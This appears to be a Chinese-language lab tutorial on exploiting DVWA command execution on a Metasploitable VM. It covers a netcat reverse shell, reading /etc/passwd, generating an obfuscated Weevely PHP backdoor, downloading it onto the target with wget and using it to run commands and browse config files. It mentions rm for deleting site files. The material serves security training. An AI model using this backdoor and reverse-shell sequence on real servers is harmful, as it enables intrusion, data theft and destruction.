

執行漏洞利用

郭益華

目錄

1. [執行漏洞利用與介紹](#)
2. [與獲得的反向shell進行互動](#)
3. [逐步提升Weeveily Shell的反向Shell瀏覽權限](#)
4. [Weeveily基礎-瀏覽其他網站及執行Shell命令](#)
5. [繞過有限的Privileges和執行Shell命令](#)
6. [從目標伺服器下載檔案](#)
7. [上傳檔案到目標伺服器](#)
8. [從Weeveily獲得反向連接](#)
9. [瀏覽資料庫](#)

1. 執行漏洞利用與介紹


先開啟監聽

```
(root@kali)-[~]  
# nc -vv -l -p 8888  
listening on [any] 8888 ...  
█
```

查看 Kali IP

```
(root@kali)-[~]  
# ifconfig  
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500  
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255  
    ether 02:42:f2:26:a4:cc txqueuelen 0 (Ethernet)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 0 bytes 0 (0.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.10.135 netmask 255.255.255.0 broadcast 192.168.10.255  
    inet6 fe80::bde1:461f:c40:b00d prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:8c:c3:8c txqueuelen 1000 (Ethernet)  
    RX packets 44 bytes 5387 (5.2 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 25 bytes 3220 (3.1 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

進入DVWA



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

將 Security 設定為 low

DVWA Security

Script Security

Security Level is currently low.

You can set the security level to low, medium or high.


The security level changes the vulnerability level of DVWA.

low



Submit

點選 Command Execution



The image shows the DVWA (Damn Vulnerable Web Application) interface. The top header is dark grey with the DVWA logo. On the left is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution (highlighted in green and enclosed in a red box), CSRF, File Inclusion, SQL Injection, and SQL Injection (Blind). The main content area is titled 'Vulnerability: Command Execution'. It features a section 'Ping for FREE' with a text input field and a 'submit' button. Below this is a 'More info' section with three links: <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>, <http://www.ss64.com/bash/>, and <http://www.ss64.com/nt/>.

按照之前的方式輸入

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>

<http://www.ss64.com/bash/>

<http://www.ss64.com/nt/>

成功監聽，可執行任意指令

之前只有說明如何發現漏洞，接下來會實作如何利用漏洞

```
(root@kali)-[~]  
# nc -vv -l -p 8888  
listening on [any] 8888 ...  
192.168.10.131: inverse host lookup failed: Unknown host  
connect to [192.168.10.135] from (UNKNOWN) [192.168.10.131] 55893  
█
```

2. 與獲得的反向shell進行 互動

查看當前權限

Command: **whoami**

```
connect to [192.168.10.135] from (UNKNOWN) [192.168.10.131] 55893  
whoami  
www-data
```

目前為一般使用者權限，如果顯示為root代表我們可以執行任何命令

當看目標當前系統版本

Command: **uname -a**

```
connect to [192.168.10.135] from (UNKNOWN) [192.168.10.131] 55893
whoami
www-data
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

查看當前路徑

```
pwd
/var/www/dvwa/vulnerabilities/exec
cd ..
pwd
/var/www/dvwa/vulnerabilities
cd ..
cd ..
pwd
/var/www
```

查看當前每個檔案的權限

如果開頭有d代表為目錄，沒有則是檔案

```
ls -l
total 72
drwxrwxrwt  2 root      root      4096 May 20  2012 dav
drwxr-xr-x  8 www-data  www-data 4096 May 20  2012 dvwa
-rw-r--r--  1 www-data  www-data  891 May 20  2012 index.php
drwxr-xr-x 10 www-data  www-data 4096 Nov 20 20:37 mutillidae
drwxr-xr-x 11 www-data  www-data 4096 May 14  2012 phpMyAdmin
-rw-r--r--  1 www-data  www-data   19 Apr 16  2010 phpinfo.php
drwxr-xr-x  3 www-data  www-data 4096 May 14  2012 test
drwxrwxr-x 22 www-data  www-data 20480 Apr 19  2010 tikiwiki
drwxrwxr-x 22 www-data  www-data 20480 Apr 16  2010 tikiwiki-old
drwxr-xr-x  7 www-data  www-data 4096 Apr 16  2010 twiki
```

利用dvwa去查看mutillidae

```
cd mutillidae
ls
add-to-your-blog.php
arbitrary-file-inclusion.php
authorization-required.php
browser-info.php
capture-data.php
captured-data.php
captured-data.txt
change-log.htm
classes
closedb.inc
config.inc
credits.php
dns-lookup.php
documentation
favicon.ico
footer.php
```


可使用 rm 指令移除所以檔案

```
user-info.php  
user-poll.php  
view-someones-blog.php  
rm
```

查看目標系統上有哪些使用者

Command: `cat /etc/passwd`

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
```

當我們看到/var/www時，可查看該系統所有網站

```
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/va
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
```

查看系統下的所有網站

Command: `cd /var/www`

```
cd /var/www
ls -l
total 72
drwxrwxrwt  2 root      root      4096 May 20  2012 dav
drwxr-xr-x  8 www-data  www-data 4096 May 20  2012 dvwa
-rw-r--r--  1 www-data  www-data  891 May 20  2012 index.php
drwxr-xr-x 10 www-data  www-data 4096 Nov 20 20:37 mutillidae
drwxr-xr-x 11 www-data  www-data 4096 May 14  2012 phpMyAdmin
-rw-r--r--  1 www-data  www-data   19 Apr 16  2010 phpinfo.php
drwxr-xr-x  3 www-data  www-data 4096 May 14  2012 test
drwxrwxr-x 22 www-data  www-data 20480 Apr 19  2010 tikiwiki
drwxrwxr-x 22 www-data  www-data 20480 Apr 16  2010 tikiwiki-old
drwxr-xr-x  7 www-data  www-data 4096 Apr 16  2010 twiki
```

3. 逐步提升Weeveily Shell 的反向Shell瀏覽權限

步驟

- 生成 Back Door
 - > weeveily generate [password] [filename]
- 上傳至任何伺服器
- 從被入侵的電腦下載
 - > wget [url]
- 從Kali連接
 - > weeveily [url to file] [password]

建立shell並複製到 /var/www/html

因為當php被下載時，程式碼並不會跟著被下載，所以必須先改為.txt格式檔案

```
(root@kali)-[~]  
# weeveily generate 123456 /root/shell.txt  
Generated '/root/shell.txt' with password '123456' of 774 byte size.  
  
(root@kali)-[~]  
# cp /root/shell.txt /var/www/html
```

啟動外部伺服器，並實際查看

啟動外部伺服器

```
(root@kali)-[~]  
# weevly generate 123456 /root/shell.txt  
Generated '/root/shell.txt' with password '123456' of 774 byte size.  
  
(root@kali)-[~]  
# cp /root/shell.txt /var/www/html  
  
(root@kali)-[~]  
# service apache2 start
```

實際查看

```
→ ↺ 🏠 192.168.10.135/shell.txt  
kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB  
  
k="0Ye10adc39";0Y$kh="490Yba590Yabb0Ye0Y56";$kf="e00Y57f20f8830Ye";$0Yp=';  
r_replace('R','','crReRaRRte_RfunctiRon');  
Y);$j++,$i++)0Y{$o.=t{$0Yi}^$k0Y{$j}};0Y}return $o0Y0Y;}if (@pre0Yg_mat';  
strlen($t)0Y;$o=""0Y;for($i=0;0Y$i<$l;0Y){for(0Y$j=0;0Y0Y($j<0Y$c&&$0Yi<$l';  
0Ye64_enc0Yo0Yde(@0Yx(@gzcompre0Yss($o),0Y$k));0Yprint(0Y"$p$kh0Y$r$kf");}';  
Y"KoU0haCAjXv0YpIxR0Y3";funct0Yi0Yon 0Yx($t0Y,$k){$c=strlen(0Y$0Yk);$0Yl';  
h(0Y"/$kh(0Y.)$kf0Y/","@f0Yi0Yle_0Yget_0Ycontents("php://0Y0Yin0Yput"),$m)=0';  
0Y1]),$0Yk));$o=@0Yob_get_0Ycon0Ytents();0Y@ob0Y_end_cl0Y0Yean();$r=@ba';  
=1) {@ob_st0Ya0Yrt();@ev0Yal(@gzuoYncompr0Yess(@x(@b0Yase640Y_de0Ycode($m';  
r_replace('0Y','',$D.$n.$Y.$J.$T.$M.$Q.$b);  
('',$L);$U();
```


確認當前為metasploitable，準備將後門 下載至metasploitable

```
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

進入至dvwa這個目標網站，準備將後門放在這裡

```
pwd
/var/www
ls
dav
dvwa
index.php
mutillidae
phpMyAdmin_mat
phpinfo.php
test
tikiwiki
tikiwiki-old
twiki
```


```
cd dvwa
ls
CHANGELOG.txt
COPYING.txt
README.txt
about.php
config
docs
dvwa
external
favicon.ico
hackable
ids_log.php
index.php
instructions.php
login.php
logout.php
php.ini
phpinfo.php
robots.txt
security.php
setup.php
vulnerabilities
```

將shell.txt下載至dvwa

```
pwd  
/var/www/dvwa  
wget http://192.168.10.135/shell.txt
```

```
shell.txt  
vulnerabilities  
pwd  
/var/www/dvwa
```

實際查看



```
k="0Ye10adc39";0Y$kh="490Yba590Yabb0Ye0Y56";$kf="e00Y57f20f8830Ye";$0Yp=';
r_replace('R','','crReRaRRte_RfunctiRon');
Y);$j++,$i++)0Y{$o.=$t{$0Yi}^$k0Y{$j}};0Y}return $o0Y0Y;}if (@pre0Yg_mat';
strlen($t)0Y;$o=""0Y;for($i=0;0Y$i<$l;0Y){for(0Y$j=0;0Y0Y($j<0Y$c&&$0Yi<$l';
0Ye64_enc0Yo0Yde(@0Yx(@gzcompre0Yss($o),0Y$k));0Yprint(0Y"$p$kh0Y$r$kf");}'';
Y"KoU0haCAjXv0YpIxR0Y3";funct0Yi0Yon 0Yx($t0Y,$k){$c=strlen(0Y$0Yk);$0Yl';
h(0Y"/$kh(0Y.)$kf0Y/",@f0Yi0Yle_0Yget_0Ycontents("php://0Y0Yin0Yput"),$m)=0';
0Y1]),$0Yk));$o=@0Yob_get_0Ycon0Ytents();0Y@ob0Y_end_cl0Y0Yean();$r=@ba';
=1) {@ob_st0Ya0Yrt();@ev0Yal(@gzu0Yncompr0Yess(@x(@b0Yase640Y_de0Ycode($m';
r_replace('0Y','',$D.$n.$Y.$J.$T.$M.$Q.$b);
('',$L);$U();
```

將.txt改回.php

```
mv shell.txt shell.php
```

```
security.php
```

```
setup.php
```

```
shell.php
```

```
vulnerabilities
```

成功建立後門

```
(root@kali)-[~]  
# weevely http://192.168.10.131/dvwa/shell.php 123456  
[+] weevely 4.0.1  
[+] Target: 192.168.10.131  
[+] Session: /root/.weevely/sessions/192.168.10.131/shell_0.session  
  
[+] Browse the filesystem or execute commands starts the connection  
[+] to the target. Type :help for more information.  
  
weevely> █
```

可執行任意命令

```
weevely> 'pwd';  
The remote script execution triggers an error 500, check script and payload integrity  
/var/www/dvwa  
www-data@192.168.10.131:/var/www/dvwa $ ls  
The remote script execution triggers an error 500, check script and payload integrity  
CHANGELOG.txt  
COPYING.txt
```

4. Weevely基礎-瀏覽其他 網站及執行Shell命令

利用先前建立的后门連線

```
(root@kali)-[~]  
# weevly http://192.168.10.131/dvwa/shell.php 123456  
  
[+] weevly 4.0.1  
  
[+] Target:      192.168.10.131  
[+] Session:    /root/.weevly/sessions/192.168.10.131/shell_0.session  
  
[+] Browse the filesystem or execute commands starts the connection  
[+] to the target. Type :help for more information.  
  
weevly> █
```

help 指令 查看可使用的Weeveily功能

```
weeveily> help
```

```
The remote script execution triggers an error 500, check script and payload integrity
```

```
:shell_php          Execute PHP commands.
```

```
:shell_sh           Execute shell commands.
```

```
:shell_su           Execute commands with su.
```

```
:bruteforce_sql     Bruteforce SQL database.
```

```
:net_curl           Perform a curl-like HTTP request.
```

```
:net_ifconfig       Get network interfaces addresses.
```

```
:net_phpproxy       Install PHP proxy on the target.
```

```
:net_proxy          Run local proxy to pivot HTTP/HTTPS browsing through the target.
```

```
:net_scan           TCP Port scan.
```

在功能後加上 -h 可查看該功能的使用說明

以 system_info 為例

```
www-data@192.168.10.131:/var/www/dvwa $ system_info -h
The remote script execution triggers an error 500, check script and payload integrity
usage: system_info [-h]
                    [-info {document_root,whoami,hostname,pwd,open_basedir,safe_mode,script,script_folder,uname,os,client_ip,max_execution_time,php_self,dir_sep,php_version} [{document_root,whoami,hostname,pwd,open_basedir,safe_mode,script,script_folder,uname,os,client_ip,max_execution_time,php_self,dir_sep,php_version} ... ]]

Collect system information.

options:
  -h, --help            show this help message and exit
  -info {document_root,whoami,hostname,pwd,open_basedir,safe_mode,script,script_folder,uname,os,client_ip,max_execution_time,php_self,dir_sep,php_version} [{document_root,whoami,hostname,pwd,open_basedir,safe_mode,script,script_folder,uname,os,client_ip,max_execution_time,php_self,dir_sep,php_version} ... ]
                        Select information
```

可查看目標系統相關資訊

```
www-data@192.168.10.131:/var/www/dvwa $ system_info
The remote script execution triggers an error 500, check script and payload integrity
The remote script execution triggers an error 500, check script and payload integrity
+-----+
| document_root | /var/www/ |
| whoami        | www-data |
| hostname      |          |
| pwd           | /var/www/dvwa |
| open_basedir  |          |
| safe_mode     | False    |
| script        | /dvwa/shell.php |
| script_folder | /var/www/dvwa |
| uname         | Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 |
| os            | Linux    |
```

查看系統上所包含的使用者

跟先前的 `cat /etc/passwd` 是一樣的，weevely也有這樣的功能

```
www-data@192.168.10.131:/var/www/dvwa $ audit_etcpasswd -h
The remote script execution triggers an error 500, check script and payload integrity
usage: audit_etcpasswd [-h] [-real]
                        [-vector {posix_getpwuid,file,fread,file_get_contents,base64
}}]
Read /etc/passwd with different techniques.

options:
  -h, --help            show this help message and exit
  -real                  Filter only real users
  -vector {posix_getpwuid,file,fread,file_get_contents,base64}
```

vector的功能，可切換模式嘗試查看etc/passwd，現實中容易遇到一般查看沒有權限的問題，透過不同模式查看，可能可以成功查看

有五種模式

```
-vector {posix_getpwuid,file,fread,file_get_contents,base64}  
www-data@192.168.10.131:/var/www/dvwa $ audit_etcpasswd -vector file  
The remote script execution triggers an error 500, check script and payload integrity  
Error, module execution triggered error 'a bytes-like object is required, not 'str'  
'  
www-data@192.168.10.131:/var/www/dvwa $ audit_etcpasswd -vector fread  
The remote script execution triggers an error 500, check script and payload integrity  
Error, module execution triggered error 'a bytes-like object is required, not 'str'  
'  
www-data@192.168.10.131:/var/www/dvwa $ audit_etcpasswd -vector file_get_contents  
The remote script execution triggers an error 500, check script and payload integrity  
Error, module execution triggered error 'a bytes-like object is required, not 'str'  
'
```

使用 posix_getwuid模式成功顯示

```
www-data@192.168.10.131:/var/www/dvwa $ audit_etcpasswd -vector posix_getpwuid
The remote script execution triggers an error 500, check script and payload integrity
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
```

5. 繞過有限的Privileges和 執行Shell命令

可利用 shell_sh 功能來執行命令

```
www-data@192.168.10.131:/var/www/dvwa $ help
The remote script execution triggers an error 500, check script and payload integrity

:shell_php          Execute PHP commands.
:shell_sh           Execute shell commands.
:shell_su           Execute commands with su.
```

查看當前路徑

Command:
shell_sh [linux指令]

實際情況可能會遇到沒有權限查看，
這時就需要使用shell_sh的其他功能繞過

```
www-data@192.168.10.131:/var/www/dvwa $ shell_sh pwd
The remote script execution triggers an error 500, check script and payload integrity
/var/www/dvwa
```

可看到shell_sh提供各種不同類型的shell

```
www-data@192.168.10.131:/var/www/dvwa $ shell_sh -h
The remote script execution triggers an error 500, check script and payload integrity
usage: shell_sh [-h] [-stderr_redirection STDERR_REDIRECTION]
               [-vector {system,passthru,shell_exec,exec,popen,proc_open,python_eval,perl_system,pcntl}]
               command [command ... ]

Execute shell commands.

positional arguments:
  command              Shell command

options:
  -h, --help            show this help message and exit
  -stderr_redirection STDERR_REDIRECTION
                        the error stream you are able to hear"
  -vector {system,passthru,shell_exec,exec,popen,proc_open,python_eval,perl_system,pcntl}
```

可看到利用perl_system及passthru都可看到資訊

```
www-data@192.168.10.131:/var/www/dvwa $ shell_sh -v perl_system whoami
The remote script execution triggers an error 500, check script and payload integrity
www-data
www-data@192.168.10.131:/var/www/dvwa $ shell_sh -v passthru whoami
The remote script execution triggers an error 500, check script and payload integrity
www-data
www-data@192.168.10.131:/var/www/dvwa $ whoami
The remote script execution triggers an error 500, check script and payload integrity
www-data
www-data@192.168.10.131:/var/www/dvwa $
```

直接輸入whoami也看得到，但現實情況基本上沒有這麼輕易就能看到

6. 從目標伺服器下載檔案

查看當前目錄所含的檔案

```
www-data@192.168.10.131:/var/www/dvwa $ pwd
The remote script execution triggers an error 500, check script and payload integrity
/var/www/dvwa
www-data@192.168.10.131:/var/www/dvwa $ ls
The remote script execution triggers an error 500, check script and payload integrity
CHANGELOG.txt
COPYING.txt
README.txt
about.php
config
docs
dvwa
```

config為一個網站儲存重要資訊的地方

```
www-data@192.168.10.131:/var/www/dvwa $ cd config
The remote script execution triggers an error 500, check script and payload integrity
www-data@192.168.10.131:/var/www/dvwa/config $ ls -l
The remote script execution triggers an error 500, check script and payload integrity
total 8
-rw-r--r-- 1 www-data www-data 576 May 20 2012 config.inc.php
-rw-r--r-- 1 www-data www-data 576 Aug 26 2010 config.inc.php~
```

實際讀取可看到該檔案



Index of /dvwa/config

